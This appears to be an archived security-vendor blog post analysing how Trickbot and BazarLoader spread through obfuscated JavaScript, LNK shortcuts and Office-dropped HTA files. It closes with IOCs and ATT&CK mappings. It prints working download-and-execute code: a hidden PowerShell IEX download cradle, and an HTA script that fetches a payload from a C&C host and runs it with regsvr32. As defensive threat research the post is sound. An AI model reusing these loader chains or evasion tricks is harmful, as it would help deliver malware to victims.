New Trickbot and BazarLoader delivery vectors

By Tarun Dewan, Lenart Brave

Published: 2021-10-08 · Archived: 2026-04-05 19:27:49 UTC

The Zscaler ThreatLabz research team monitors thousands of files daily tracking new and pervasive threats, including one of the most prominent banking trojans of the last five years: Trickbot. Trickbot has been active since 2016 and is linked to a large number of malicious campaigns involving bitcoin mining and theft of banking information, personal identifying information (PII), and credentials. BazarLoader is a spinoff of this trojan, developed by the same authors. Both are particularly dangerous as they are easily modifiable and capable of delivering multi-stage payloads, as well as taking over computers entirely.

ThreatLabz has discovered Trickbot operators using new approaches to delivering payloads in recent attack campaigns. The malware samples we analyzed were well-crafted and highly obfuscated with sandbox-evading capabilities. In this blog post, we will show analysis of the different delivery vectors used by Trickbot and BazarLoader.

Key Points:

1. Script and LNK files added evasion techniques to leverage Malware threats.

2. Multilayer obfuscation is used to preclude analysis of JS and LNK files.

3. An Office attachment drops an HTA file with snippets of HTML and javascript functions.

4. Newly registered domains are used to deliver threats.

Trickbot is expanding its range of file types for malware delivery

In previous campaigns, Trickbot payloads were generally dropped as malicious attachments to Microsoft Office files. In the last month, we've seen that malware has also used javascript files at a high volume, along with a range of other file formats, as shown in the following charts:




Fig1:Trickbot blocked in the Zscaler Cloud Sandbox




Fig2:BazarLoader blocked in the Zscaler Cloud Sandbox

In this blog, we'll walk through the attack chain for multiple delivery vectors, including:

- Trickbot spreading through scripting files
- Trickbot spreading through LNK files
- BazarLoader spreading through Office attachments

Trickbot spreading through scripting files

Trickbot gains intrusion using spam emails bundled with malicious javascript attachments, such as the following:




Fig3:Spam email attachment

In this case, the Javascript [***5B606A5495A55F2BD8559778A620F21B***] file has three layers of obfuscation that are mostly used to evade and bypass sandbox environments. Below is the snapshot of the first obfuscated layer:

Fig4:First layer of obfuscation in javascript

In addition to taking extreme effort to make javascript files highly obfuscated, the malware authors have also added large amounts of junk code to the end to make debugging more difficult. The junk code is just random generated obfuscated strings that do not play any role with the malicious code.




Fig5:Junk code to make analysis difficult

Using the **eval()** function we have de-obfuscated the second layer in which malicious code is embedded with more junk code. After removing this layer of junk code, the **eval()** function is used once again to retrieve the final layer of code. We can see that the Trickbot authors used the **setTimeout()** method, which evaluates an expression after a 967 milliseconds to delay execution in the sandbox. This helps the malware evade sandbox environments.

Fig6: Second layer of obfuscation in javascript

In the above snapshot we are able to see the *replace* method implemented in the code where **“"hdBDJ" and “tSJVh”** strings are removed from the variables **“YHPhEFtKjqbCmAZ”** and **“kVYJOrLSqvdAWnaGTX”** respectively to get the final string.

```
zYHPhEFtKjqbCmAZ = 'RXGSaMnUVCTdyugFDs = new ActiveXObject("Shell.appLiCATIon");
ITpFKlwZoWczkOR = "tSJVh";
xqCrGMFcSesTIuyALod = "sbpIZHyYlUTcJhtzuDj";';
try {
    setTimeout("", 967);
} catch (f) {
    var UFwIteVDkNWJcaY = "";
}
kVYJOrLSqvdAWnaGTX = 'RXGSaMnUVCTdyugFDs.ShellExecute("cmd.exe", "/c poWERshEll -nop -w hidden -ep bypass -enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AH
IAaQBuAGcAKAAiAGgAdAB0AHAAcwA6AC8ALwBqAG8AbABhAG4AdABhAGcAcgBhAGIAYQBuAC4AcABsAC8AbABvAGcALwA1ADcAOAA0ADMANAA0A
DEANgA2ADgAOQA4ADAALwBkAGwAbAAvAGEAcwBzAGkAcwB0AGEAbgB0AC4AcABoAHAAIgApAA=tSJVh="tSJVh,tSJVh ""tSJVh,tSJVh tSJVh
"tSJVhotSJVhpen",tSJVh tSJVh0);';

function sVeTNbOomGkwRUhCgvA(tgSEqNLrbfVFyGIa, rONueJpnihlLgBUTkbc) {
    return tgSEqNLrbfVFyGIa.replace(new RegExp(rONueJpnihlLgBUTkbc, 'g'), UFwIteVDkNWJcaY);
}
oHqIXuJWyhGFPRlab = sVeTNbOomGkwRUhCgvA(YHPhEFtKjqbCmAZ, "hdBDJ");
XMyBrVhsYpGIdoHS = (new Function(oHqIXuJWyhGFPRlab))();
eval(sVeTNbOomGkwRUhCgvA(kVYJOrLSqvdAWnaGTX, ITpFKlwZoWczkOR));.toString()
```

Fig7:Final layer

The malicious Javascript executes cmd.exe as a child process, then cmd.exe executes powershell.exe to download Trickbot as payload.

Flow of execution:

Wscript.exe ->cmd.exe->powershell.exe

Powershell.exe embedded with base64 encoded command and after decoded following command is:

IEX (New-Object Net.Webclient).downloadstring(https://jolantagraban{.}pl/log/57843441668980/dll/assistant{.}php")




Fig8:Zscaler Cloud Sandbox detection of Javascript Downloader

Trickbot spreading through LNK files

Windows LNK (LNK) extensions are usually seen by users as shortcuts, and we have frequently observed cybercriminals using LNK files to download malicious files such as Trickbot. Trickbot hides the code in the argument section under the properties section of the LNK file. The malware author added extra spaces in between the malicious code to attempt to make it more difficult for researchers to debug the code. We've seen this technique used previously in the Emotet campaign using malicious Office attachments in 2018.





Fig9:Code embedded in the properties section of LNK



Downloading Trickbot :

1. LNK downloads the file from 45.148.121.227/images/readytunes.png using a silent argument so that the user is not able to see any error message or progress action.
2. After downloading, the malware saves the file to the Temp folder with the name application1_form.pdf.
3. Finally, the file is renamed from application1_form.pdf to support.exe and executed. Here, support.exe is Trickbot.




Fig10:Zscaler Cloud Sandbox detection of LNK Downloader

BazarLoader spreading through Office attachments

This is one of the other techniques used in TA551 APT aka Shathak. Malicious office documents drop the HTA file to **"C\ProgramData\sda.HTA"**. This HTA file contains HTML and vbscript designed to retrieve a malicious DLL to infect a vulnerable Windows host with BazarLoader.

Once macro-enabled, the mshta.exe process executes to download a payload. This campaign has been observed delivering BazarLoader and Trickbot in the past.




Fig11:Attack chain of DOC file to download BazarLoader

Base64 encoded data is implemented in the HTML

tag which is used later with javascript.

```
fuck u
<html>
   <body>
      <div
id='haveLoveYou'>dmFyIHNpbXBsZVVNeSA9IG51dyBBY3RpdmVYT2JqZWN0KCJtc3htbDIueG1saHR0cCIpO3NpbXBsZVVNeS5vcGVuKCJHRVQ
LCAiaHR0cDovL2dsYXJlZXN0cmFkYWQuY29tL2FkZGEvM2hTZVRzVDZPd24wVkQ5VVB5QWhDdXY1U2FmTkhNR25INDhpV2ZyeDIxWXklL2pFTndp
klKc2k3eGcyZExJSUpMZm5UblFFcS9CdmpBUlVRYXVPbEg1V2NDTHdkVjVoTDRicUYxQ0dpZnZnc0pxVHdWdE1sT2ZFZS9rb2o4P3VzZXI9MFJIJ
VzZXI9UGw0WVAwcE1UWUtuJnlRQ0hOTmQ9V2pNZllaMFRrVjdvMEkmY2lkPXJvU0VIdDI0QWtyRklGcSZjaWQ9UE52YTFNUmdQT09KQW1zT0hxbz
RciY9cDAwQU1td052b2R3NWFpQ3UmcT05UjBNNHR6MkhkbzIxRiZjaWQ9WGQ3NkU4cGhRY04yOThFTyZjaWQ9QVZWQlE1SlR3SWgxNlZNUHloV0V
VVpsdCIsIGZhbHNlKTtzaW1wbGVVTXkuc2VuZCgpO2lmKHNpbXBsZVVNeS5zdGF0dXMgPT0gMjAwKXt0cnl7dmFyIHlvdUJveXNHaXJsID0gbmV3
EFjdGl2ZVhPYmplY3QoImFkb2RiLnN0cmVhbSIpO3lvdUJveXNHaXJsLm9wZW47eW91Qm95c0dpcmwudHlwZSA9IDE7eW91Qm95c0dpcmwud3Jpd
Uoc2ltcGxlVU15LnJlc3BvbnNlYm9keSk7eW91Qm95c0dpcmwuc2F2ZXRvZmlsZSgiYzpcXHVzZXJzXFxwdWJsaWNcXGZyaWVuZElGcmllbmQuan
nIiwgMik7eW91Qm95c0dpcmwuY2xvc2U7fWNhdGNoKGUpe319Z29vZ2xldmFyIGhhdmVQW5kID0gbmV3IEFjdGl2ZVhPYmplY3QoIndzY3JpcHQ
c2hlbGwiKTt2YXIgZ2lybHNHaXJsID0gbmV3IEFjdGl2ZVhPYmplY3QoInNjcmlwdGluZy5maWxlc3lzdGVtb2JqZWN0Iik7aGF2ZVBbmQucnVu
CJyZWdzdnIzMiBjOlxcdXNlcnNcXHB1YmxpY1xcZnJpZW5kSUZyaWVuZC5qcGciKTs=Z29vZ2xlbXNzY3JpcHRjb250cm9sLnNjcmlwdGNvbnRyb
w=</div>
      <div id='youYouGirls'>ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/</div>
      <script language='javascript'>function uFriendAnd(girlBoysBoy){return(new ActiveXObject(girlBoysBoy));}
```

Fig12:Dropped HTA file : Malicious base64 encoded under HTML

section

Below is the snapshot of decode base64 data in which we can see it downloading the payload and saving as friendIFriend.jpg to the victim machine:

```
fuck u
<html>
   <body>
      <div id='haveLoveYou'>var simpleUMy = new ActiveXObject("msxml2.xmlhttp");simpleUMy.open("GET",
"http://glareestradad.com/adda/3hSeTsT6Own0VD9UPyAhCuv5SafNHMGnH48iWfrx21Yy5/jENwiRIJsi7xg2dLIIJLfnTnQEq/BvjARUQa
uOlH5WcCLwdV5hL4bqF1CGifvgsJqTwVtMlOfEe/koj8?
user=0RH&user=Pl4YP0pMTYKn&yQCHNNd=WjMfYZ0TkV7o0I&cid=roSEHt24AkrFIFq&cid=PNva1MRgPOOJAmsL8qo5Qr&=p00AMmwNvodw5ai
Cu&q=9R0M4tz2Hdo21F&cid=Xd76E8phQcN298EO&cid=AVVBQ5JTwIh16VMPyhWEmUZlt",
false);simpleUMy.send();if(simpleUMy.status == 200){try{var youBoysGirl = new
ActiveXObject("adodb.stream");youBoysGirl.open;youBoysGirl.type =
1;youBoysGirl.write(simpleUMy.responsebody);youBoysGirl.savetofile("c:\\users\\public\\friendIFriend.jpg",
2);youBoysGirl.close;}catch(e){}}googlevar haveUAnd = new ActiveXObject("wscript.shell");var girlsGirl = new
ActiveXObject("scripting.filesystemobject");haveUAnd.run("regsvr32 c:\\users\\public\\friendIFriend.jpg");</div>
      <div id='youYouGirls'>ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/</div>
      <script language='javascript'>function uFriendAnd(girlBoysBoy){return(new ActiveXObject(girlBoysBoy));}
```


Fig13:Dropped HTA file : Decode Base64 data

Networking : C&C to download BazarLoader

```
GET /adda/3hSeTsT6Own0VD9UPyAhCuv5SafNHMGnH48iWfrx21Yy5/jENwiRIJsi7xg2dLIIJLfnTnQEq/
BvjARUQauOlH5WcCLwdV5hL4bqF1CGifvgsJqTwVtMlOfEe/koj8?
user=0RH&user=Pl4YP0pMTYKn&yQCHNNd=WjMfYZ0TkV7o0I&cid=roSEHt24AkrFIFq&cid=PNva1MRgPOOJAmsL8qo5Qr&=p00AMmwNvodw5aiCu&q=9R0M4tz2H
o21F&cid=Xd76E8phQcN298EO&cid=AVVBQ5JTwIh16VMPyhWEmUZlt HTTP/1.1
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NE
CLR 3.0.30729; .NET CLR 3.5.30729)
Host: glareestradad.com
Connection: Keep-Alive
```

Fig14:Sending request to download BazarLoader

We have also observed newly registered domains (NRDs) specifically created to distribute these payloads, using a stealer delivered through spam email and bundled with a malicious Microsoft Office attachment.

```
Create date: 2021-07-21
Domain name: glareestradad.com
```

Fig15: Newly registered domain




Fig16:Zscaler Cloud Sandbox detection of Malicious Office file Downloader

JS.Downloader.Trickbot

Win32.Backdoor.BazarLoader

VBA.Downloader.BazarLoader

MITRE ATT&CK

T5190	*Gather Victim Network Information*
T1189	*Drive-by Compromise*
T1082	*System Information Discovery*
T1140	*Deobfuscate/Decode Files or Information*
T1564	*Hide Artifacts*

T1027	*Obfuscated Files or Information*

Indicators of Compromise

Md5	***Filename***	***FileType***
B79AA1E30CD460B573114793CABDAFEB	*100.js*	*JS*
AB0BC0DDAB99FD245C8808D2984541FB	*4821.js*	*JS*
192D054C18EB592E85EBF6DE4334FA4D	*4014.js*	*JS*
21064644ED167754CF3B0C853C056F54	*7776.js*	*JS*
3B71E166590CD12D6254F7F8BB497F5A	*7770.js*	*JS*
5B606A5495A55F2BD8559778A620F21B	*68.js*	*JS*
BA89D7FC5C4A30868EA060D526DBCF56	*Subcontractor Reviews (Sep 2021).lnk*	*LNK*

Md5	***Filename***
C7298C4B0AF3279942B2FF630999E746	*a087650f65f087341d07ea07aa89531624ad8c1671bc17751d3986e503bfb76.bin.sample.gz*
3F06A786F1D4EA3402A3A23E61279931	-

Associated URLs:

jolantagraban.pl/log/57843441668980/dll/assistant.php

blomsterhuset-villaflora.dk/assistant.php

d15k2d11r6t6rl.cloudfront.net/public/users/beefree

C&C:

Domain	*Payload*
jolantagraban.pl	*Trickbot*
glareestradad.com	*BazarLoader*

francopublicg.com	*BazarLoader*

Explore more Zscaler blogs
